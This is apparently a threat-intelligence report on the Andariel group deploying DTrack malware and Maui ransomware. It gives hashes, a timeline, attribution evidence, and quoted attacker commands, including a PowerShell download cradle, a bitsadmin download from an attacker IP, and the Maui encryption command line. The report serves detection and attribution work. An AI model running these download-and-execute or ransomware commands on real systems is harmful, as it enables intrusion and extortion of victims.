
Andariel deploys DTrack and Maui ransomware

APT REPORTS 09 AUG 2022 5 minute read



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We extend their "first seen" date from the reported May 2021 to April 15th 2021, and the geolocation of the target, to Japan. Because the malware in this early incident was compiled on April 15th, 2021, and compilation dates are the same for all known samples, this incident is possibly the first ever involving the Maui ransomware.

While CISA provides no useful information in its report to attribute the ransomware to a North Korean actor, we determined that approximately ten hours prior to deploying Maui to the initial target system, the group deployed a variant of the well-known DTrack malware to the target, preceded by 3proxy months earlier. This data point, along with others, should openly help solidify the attribution to the Korean-speaking APT Andariel, also known as Silent Chollima and Stonefly, with low to medium confidence.

Background

We observed the following timeline of detections from an initial target system:

1. 2020-12-25 Suspicious 3proxy tool
2. 2021-04-15 DTrack malware

3 2021-04-15 Maui ransomware

DTrack malware

MD5	739812e2ae1327a94e441719b885bd19
SHA1	102a6954a16e80de814bee7ae2b893f1fa196613
SHA256	6122c94cbfa11311bea7129ecd5aea6fae6c51d23228f7378b5f6b2398728f67
Link time	2021-03-30 02:29:15
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	VS2008 build 21022
File size	1.2 MB
File name	C:\Windows\Temp\temp\mvhost.exe

Once this malware is spawned, it executes an embedded shellcode, loading a final Windows in-memory

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```
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```

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MD5	ad4eababfe125110299e5a24be84472e
SHA1	94db86c214f4ab401e84ad26bb0c9c246059daff
SHA256	a557a0c67b5baa7cf64bd4d42103d3b2852f67acf96b4c5f14992c1289b55eaa
Link time	2021-04-15 04:36:00
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	763.67 KB
File name	C:\Windows\Temp\temp\maui.exe

Multiple run parameters exist for the Maui ransomware. In this incident, we observe the actors using "-t" and "- x" arguments, along with a specific drive path to encrypt:

```
C:\Windows\Temp\temp\bin\Maui.exe -t 8 -x E:
```

In this case, "-t 8" sets the ransomware thread count to eight, "-x" commands the malware to "self melt", and the "E:" value sets the path (the entire drive in this case) to be encrypted. The ransomware functionality is the same as described in the Stairwell report.

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The malware created two key files to implement file encryption:

RSA private key	C:\Windows\Temp\temp\bin\Maui.evd
RSA public key	C:\Windows\Temp\temp\bin\Maui.key

Similar DTrack malware on different victims

Pivoting on the exfiltration information to the adjacent hosts, we discovered additional victims in India. One of these hosts was initially compromised in February 2021. In all likelihood, Andariel stole elevated credentials to deploy this malware within the target organization, but this speculation is based on paths and other artifacts, and we do not have any further details.

MD5	f2f787868a3064407d79173ac5fc0864
SHA1	1c4aa2cbe83546892c98508cad9da592089ef777
SHA256	92adc5ea29491d9245876ba0b2957393633c9998eb47b3ae1344c13a44cd59ae
Link time	
File type	
File size	

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Additional DTrack module and initial infection method

The "3Proxy" tool, likely utilized by the threat actor, was compiled on 2020-09-09 and deployed to the victim on 2020-12-25. Based on this detection and compilation date, we expanded our research scope and discovered an additional DTrack module. This module was compiled 2020-09-16 14:16:21 and detected in early December 2020, having a similar timeline to the 3Proxy tool deployment.

MD5	cf236bf5b41d26967b1ce04ebbdb4041
SHA1	feb79a5a2bdf0bcf0777ee51782dc50d2901bb91
SHA256	60425a4d5ee04c8ae09bfe28ca33bf9e76a43f69548b2704956d0875a0f25145
Link time	2020-09-16 14:16:21
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	VS2008 build 21022
File size	136 KB

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File name	%appdata%\microsoft\mmc\dwem.cert

This DTrack module is very similar to the EventTracKer module of DTrack, which was previously reported to our Threat Intelligence customers. In one victim system, we discovered that a well-known simple HTTP server, HFS7, had deployed the malware above. After an unknown exploit was used on a vulnerable HFS server and "whoami" was executed, the Powershell command below was executed to fetch an additional Powershell script from the remote server:

```
C:\windows\system32\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).Downl
```

The mini.ps1 script is responsible for downloading and executing the above DTrack malware via bitsadmin.exe:

```
bitsadmin.exe /transfer myJob /download /priority high
"hxxp://145.232.235[.]222/usr/users/dwem.cert" "%appdata%\microsoft\mmc\dwem.cert"
```

The other victim operated a vulnerable Weblogic server. According to our telemetry, the actor compromised this server via the CVE-2017-10271 exploit. We saw Andariel abuse identical exploits and compromise WebLogic servers in mid-2019, and previously reported this activity to our Threat Intelligence customers. In this case, the exploited server executes the Powershell command to fetch the additional script. The fetched script is capable of downloading a Powershell script from the server we mentioned above
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Attribution

According to the Kaspersky Threat Attribution Engine (KTAE), the DTrack malware from the victim contains a high degree of code similarity (84%) with previously known DTrack malware.

Also, we discovered that the DTrack malware (MD5 739812e2ae1327a94e441719b885bd19) employs the same shellcode loader as "Backdoor.Preft" malware (MD5

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2f553cba839ca4dab201d3f8154bae2a), published/reported by Symantec – note that Symantec recently described the Backdoor.Preft malware as "aka Dtrack, Valefor". Apart from the code similarity, the actor used 3Proxy tool (MD5 5bc4b606f4c0f8cd2e6787ae049bf5bb), and that tool was also previously employed by the Andariel/StoneFly/Silent Chollima group (MD5 95247511a611ba3d8581c7c6b8b1a38a). Symantec attributes StoneFly as the North Korean-linked actor behind the DarkSeoul incident.

Conclusions

Based on the modus operandi of this attack, we conclude that the actor's TTPs behind the Maui ransomware incident is remarkably similar to past Andariel/Stonefly/Silent Chollima activity:

- Using legitimate proxy and tunneling tools after initial infection or deploying them to maintain access, and using Powershell scripts and Bitsadmin to download additional malware;
- Using exploits to target known but unpatched vulnerable public services, such as WebLogic and HFS;
- Exclusively deploying DTrack, also known as Preft;
- Dwell time within target networks can last for months prior to activity;
- Deploying ransomware on a global scale, demonstrating ongoing financial motivations and scale

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AKSHAT PRADHAN
Posted on December 8, 2022. 10:36 pm

another variant 865078d080e594d1fb5c6985e4100f38

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

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

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